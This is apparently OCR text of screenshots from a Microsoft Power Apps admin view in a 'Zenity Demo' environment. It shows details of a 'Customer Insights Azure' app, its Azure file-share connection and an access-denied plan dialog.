


Environment
Zenity Demo (default)

Connections > jamieredingcustomerdata.file.core.windows.net

Name
Customer Insights Azure



Apps > Customer Insights Azure

Details | Versions | Connections | Flows

Owner
Jamie Reding


Description
Not provided

Created
7/27/2023, 11:49:44 PM

Modified
7/27/2023, 11:49:44 PM

Web link
https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43

Mobile QR code




You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

More

OK



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